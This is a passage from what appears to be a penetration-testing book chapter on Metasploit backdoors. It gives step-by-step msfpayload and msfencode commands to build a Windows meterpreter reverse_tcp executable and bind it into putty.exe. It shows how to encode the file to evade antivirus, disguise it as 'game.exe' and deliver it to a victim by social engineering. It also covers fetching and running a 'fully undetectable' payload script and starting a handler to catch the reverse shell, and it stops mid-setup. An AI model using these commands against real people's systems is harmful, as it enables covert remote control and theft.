


```
File Edit View Bookmarks Settings Help
root@bt:/opt/metasploit/msf3# ./msfpayload -h
Usage: ./msfpayload [<options>] <payload> [var=val] <[S]ummary|[C][P]erl|Ruby|[J]ava|[J]s|[e]Xe|[D]ll|[V]BA|[W]ar>

OPTIONS:
  -h      Help banner
  -l      List available payloads

root@bt:/opt/metasploit/msf3#
```

We see that there is an option for `<payload>`. This means that we have to select a payload first from the payload list, which has already been shown to you by the `show payloads` command. So we now select a payload.



```
File Edit View Bookmarks Settings Help
windows/vncinject/reverse_http
windows/vncinject/reverse_ipv6_http
windows/vncinject/reverse_ipv6_tcp
windows/vncinject/reverse_nonx_tcp
windows/vncinject/reverse_ord_tcp
windows/vncinject/reverse_tcp
windows/vncinject/reverse_tcp_allports
windows/vncinject/reverse_tcp_dns
windows/x64/exec
windows/x64/loadlibrary
windows/x64/meterpreter/bind_tcp
windows/x64/meterpreter/reverse_tcp
windows/x64/shell/bind_tcp
windows/x64/shell/reverse_tcp
windows/x64/shell_bind_tcp
windows/x64/shell_reverse_tcp
windows/x64/vncinject/bind_tcp
windows/x64/vncinject/reverse_tcp

msf > 
```


For example, here we are selecting the `windows/x64/meterpreter/reverse_tcp` payload for creating our backdoor.

Post Exploitation - Backdoors

Now type in `./msfpayload windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.105 X> root/Desktop/virus.exe.`

The syntax to be used is as follows:

PAYOUT NAME - windows/x64/meterpreter/reverse_tcp LHOST(your local IP address) - 192.168.0.105 X> (Giving path directory where to create virus.exe backdoor)- root/Desktop/virus.exe



After typing in the command, we see that we have a `virus.exe` backdoor on our desktop. That's it; we are done. It is that easy to create a backdoor using `msfpayload`. If we do not want to create our own EXE file and just want to bind with another EXE file (may be with a software setup file), we can do it by using a mixture of `msfpayload` and `msfvenom`.


We will now bind our backdoor EXE file with the `putty.exe` file. Type in the following command very carefully:

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.105 R |  
msfencode -e x86/shikata_ga_nai -c 6 -t exe -x/root/Desktop/putty.exe -o  
/root/Desktop/virusputty.exe
```

The syntax to be used is as follows:

PAYOUT NAME - windows/x64/meterpreter/reverse_tcp LHOST(your local IP address) - 192.168.0.105 ENCODER NAME - x86/shikata_ga_nai c(The number of times to encode the data) - 6 t(The format to display the encoded buffer) - exe x (Specify an alternate win32 executable template)- root/Desktop/virus.exe o(The output file) - root/Desktop/virusputty.exe

We can see in the following screenshot that our virus file, `virus.exe`, has been bound with `putty.exe` to give us `virusputty.exe`, which is available on our desktop for use.



Up to this point in the chapter, we have learned to create a backdoor with `msfpayload` and `msfvenom`. The next step is sending this backdoor EXE program to a victim by using any of the social engineering techniques.

Creating a fully undetectable backdoor

The backdoor that we have created in the earlier section is not very efficient and lacks detection-evasion mechanisms. The problem is that the backdoor can be easily detected by an antivirus program. So, in this section, our main task will be to make an undetectable backdoor and bypass the antivirus program.

We just sent our `virus.exe` file to the victim by changing its name to `game.exe` so that he/she will download it.

The screenshot shows a Mozilla Firefox browser window with the title bar "Index of /backdoor - Mozilla Firefox". The address bar contains "192.168.0.105/backdoor/". Below the address bar is a toolbar with icons for back, forward, search, and other browser functions. The main content area displays the "Index of /backdoor" page. It has a header table with columns "Name", "Last modified", and "Size Description". Underneath is a list of files:


Name	Last modified	Size Description
Parent Directory		-
game.exe	12-May-2013 17:57	72K

At the bottom of the page, it says "Apache/2.2.14 (Ubuntu) Server at 192.168.0.105 Port 80".

After downloading the `game.exe` file, it gets detected by AVG antivirus as a virus.


The screenshot shows the AVG Internet Security software interface. The main window title is "AVG Internet Security". A prominent red-bordered box highlights the "AVG Detection" section. Inside this box, the "Name:" field shows "Virus found Win32/Heur" and the "Object name:" field shows "c:\Documents and Settings\Victim\Desktop\game.exe" (also with a red border). Below this, there are two options: "Protect Me [recommended]" and "Ignore the threat". The "Protect Me" option is described as letting AVG deal with the threat. The "Ignore the threat" option is described as keeping the file in its current location but noting that Resident Shield will not allow access to infected files. At the bottom, there is a "Show details" link.

Our backdoor is easily detected by the antivirus program and we have to make it undetectable. Let us start the process. We will use `msfencode` and an encoder to do this. First, select a good encoder for encoding the backdoor EXE file. Type in `show encoders`; this will show the list of available encoders in Metasploit.



```
File Edit View Bookmarks Settings Help
msf > show encoders
Encoders
=====
Name           Disclosure Date Rank      Description
----           -----
cmd/generic_sh          2010-05-01 good    Generic Shell Var
ution Command Encoder
cmd/ifs            2010-05-01 low     Generic ${IFS} Su
mmand Encoder
cmd/printf_php_mq        2010-05-01 manual   printf(1) via PHP
Utility Command Encoder
generic/none          2010-05-01 normal   The "none" Encode
mipsbe/longxor         2010-05-01 normal   XOR Encoder
mipsle/longxor         2010-05-01 normal   XOR Encoder
php/base64            2010-05-01 great    PHP Base64 encode
root : .ruby.bin
```

We can now see the encoders list. We will select `x86_shikata_ga_nai` because it has a rank of **excellent**.



```
File Edit View Bookmarks Settings Help
yload Encoder
der
ord XOR Encoder
k Encoder
ack Encoder
x86/single_static_bit
x86/unicode_mixed
x86/shikata ga nai
root : .ruby.bin
```


Now type in the following command:

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.105 R |  
msfencode -e x86/shikata_ga_nai -c 1 -t exe -x/Desktop/game.exe -o /  
root/Desktop/supergame.exe
```

The syntax to be used is as follows:

```
PAYOUT NAME - windows/meterpreter/reverse_tcp LHOST(your local IP  
address) - 192.168.0.105 ENCODER NAME - x86/shikata_ga_nai c(The number  
of times to encode the data) - 1 t(The format to display the encoded  
buffer) - exe x (Specify an alternate win32 executable template) - root/  
Desktop/game.exe o(The output file) - root/Desktop/supergame.exe
```


We can see in the following screenshot that our supergame.exe file has been created.




Again, we send the supergame.exe file to a victim in the form of a link and make him/her download the supergame.exe file onto his/her desktop.



If the victim scans the `supergame.exe` file with his/her antivirus program, he/she will find it to be a clean file.




If you don't like typing so many commands in the terminal, there is another easy way to create an undetectable backdoor with the help of a script. This script is called Vanish. Before working on the script, we have to install some packages that are required by the Vanish script, in BackTrack (BackTrack is a distribution based on the Debian GNU/Linux distribution aimed at digital forensics and penetration testing use). So type in `apt-get install mingw32-runtime mingw-w64 mingw gcc-mingw32 mingw32-binutils`. It will take a few minutes to install all the necessary packages.



```
File Edit View Bookmarks Settings Help
root@bt:~# apt-get install mingw32-runtime mingw-w64 mingw gcc-mingw32 m
mingw32-binutils
```

The screenshot shows a terminal window with a dark background and light-colored text. At the top, it says "File Edit View Bookmarks Settings Help". Below that, the command `apt-get install mingw32-runtime mingw-w64 mingw gcc-mingw32 mingw32-binutils` is being typed. The prompt "root@bt:~#" is visible. The window title bar says "root : bash".

After successfully installing the packages, we have to just download the script from the Internet by typing in `wget http://samsclass.info/120/proj/vanish.sh`; the `vanish.sh` file is saved on the desktop.




```
File Edit View Bookmarks Settings Help
root@bt:~/Desktop# wget http://samsclass.info/120/proj/vanish.sh
--2013-05-12 21:09:12-- http://samsclass.info/120/proj/vanish.sh
Resolving samsclass.info... 141.101.117.152, 141.101.116.152, 2400:cb00:
2048:1::8d65:7498, ...
Connecting to samsclass.info|141.101.117.152|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3381 (3.3K) [text/x-sh]
Saving to: 'vanish.sh'

100%[=====] 3,381      11.6K/s  in 0.3s
2013-05-12 21:09:15 (11.6 KB/s) - 'vanish.sh' saved [3381/3381]
root@bt:~/Desktop#
```

The screenshot shows a terminal window with a dark background and light-colored text. The command `wget http://samsclass.info/120/proj/vanish.sh` is being typed. The prompt "root@bt:~/Desktop#" is visible. The window title bar says "Desktop : wget". A large white arrow points upwards from the bottom left towards the terminal window. On the desktop, there is a file icon labeled "vanish.sh".


After that, type in `ll van*`.



```
File Edit View Bookmarks Settings Help
root@bt:~/Desktop# ll van*
-rw-r--r-- 1 root root 3381 2012-04-23 21:25 vanish.sh
root@bt:~/Desktop#
```

The terminal window shows the command `ll van*` being run, which lists a single file named `vanish.sh`. The file has permissions `-rw-r--r--`, belongs to root, and was created on 2012-04-23 at 21:25.


Now change the permissions on the script by typing in `chmod a+x vanish.sh`.



```
File Edit View Bookmarks Settings Help
root@bt:~/Desktop# chmod a+x vanish.sh
root@bt:~/Desktop#
```

The terminal window shows the command `chmod a+x vanish.sh` being run to change the permissions of the `vanish.sh` script.

After that, we have to move the Vanish script that is in the Metasploit directory to `pentest/exploits/framework2`.




Our Vanish script is now ready for use, so let us go to that directory and type in `sh vanish.sh`.

```
File Edit View Bookmarks Settings Help
root@bt:~# cd /pentest/exploits/framework2
root@bt:/pentest/exploits/framework2# sh vanish.sh
*****
Fully Undetectable Metasploit Payload generaor Beta
Original Concept and Script by Astr0baby
Stable Version of Script is Edited by Vanish3r
Video Tutorial by Vanish3r - www.securitylabs.in
Powered by TheHackerNews.com and securitylabs.in
*****
Network Device On your Computer :
lo:
eth0:
Which Interface to use ? █
```

After executing the script, the script will ask for the network interface on which we want to use it. Type in `eth0`.

```
File Edit View Bookmarks Settings Help
root@bt:~# cd /pentest/exploits/framework2/
root@bt:/pentest/exploits/framework2# sh vanish.sh
*****
Fully Undetectable Metasploit Payload generaor Beta
Original Concept and Script by Astr0baby
Stable Version of Script is Edited by Vanish3r
Video Tutorial by Vanish3r - www.securitylabs.in
Powered by TheHackerNews.com and securitylabs.in
*****
Network Device On your Computer :
lo:
eth0:
Which Interface to use ? eth0
What Port Number are we gonna listen to? : 4444
Please enter a random seed number 1-10000, the larger the number the
larger the resulting executable : 2278
How many times you want to encode ? 1-20 : 2
Current Ip is : 192.168.0.103
```

After providing the device interface, it will ask for a few more options, such as the port number of the reverse connection it will listen to (4444), a random seed number (we enter it as 2278), and the number of times to encode the payload (we specify 2). After giving these details, it will create a backdoor .exe file in the `seclabs` directory. The `seclabs` directory is located in the same directory as the `Vanish` script. The payload handler will also be automatically launched in `msfconsole` by the script. Now we just have to send that `backdoor.exe` file to the victim and wait for its execution.



We have, up to this point, learned about the different methods and tricks for creating a backdoor. Now we will go to the next part - handling the reverse connection from the victim's computer after executing the backdoor. After sending the payload to the victim, open `msfconsole` and type in `use exploit/multi/handler`.


```
File Edit View Bookmarks Settings Help
+ ... --=[ 805 exploits - 451 auxiliary - 135 post
+ ... --=[ 246 payloads - 27 encoders - 8 nops
= [ svn r14805 updated 445 days ago (2012.02.23)

Warning: This copy of the Metasploit Framework was last upd
We recommend that you update the framework at leas
For information on updating your copy of Metasploi
https://community.rapid7.com/docs/DOC-1306

msf > use exploit/multi/handler
msf exploit(handler) >
```

Post Exploitation – Backdoors


Then just set all the payload details in this handler and send it to the victim. Type in `set PAYLOAD <your payload name>`; for example, here we are using `set PAYLOAD windows/meterpreter/reverse_tcp`.



```
File Edit View Bookmarks Settings Help
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) >
```

The terminal window shows the Metasploit framework interface. The command `set PAYLOAD windows/meterpreter/reverse_tcp` is highlighted with a red box.


After that, set the local host address that you have provided to your backdoor EXE file. Type in `set LHOST <IP address>`; for example, here we are using `set LHOST 192.168.0.103`.



```
File Edit View Bookmarks Settings Help
msf > use exploit/multi/handler
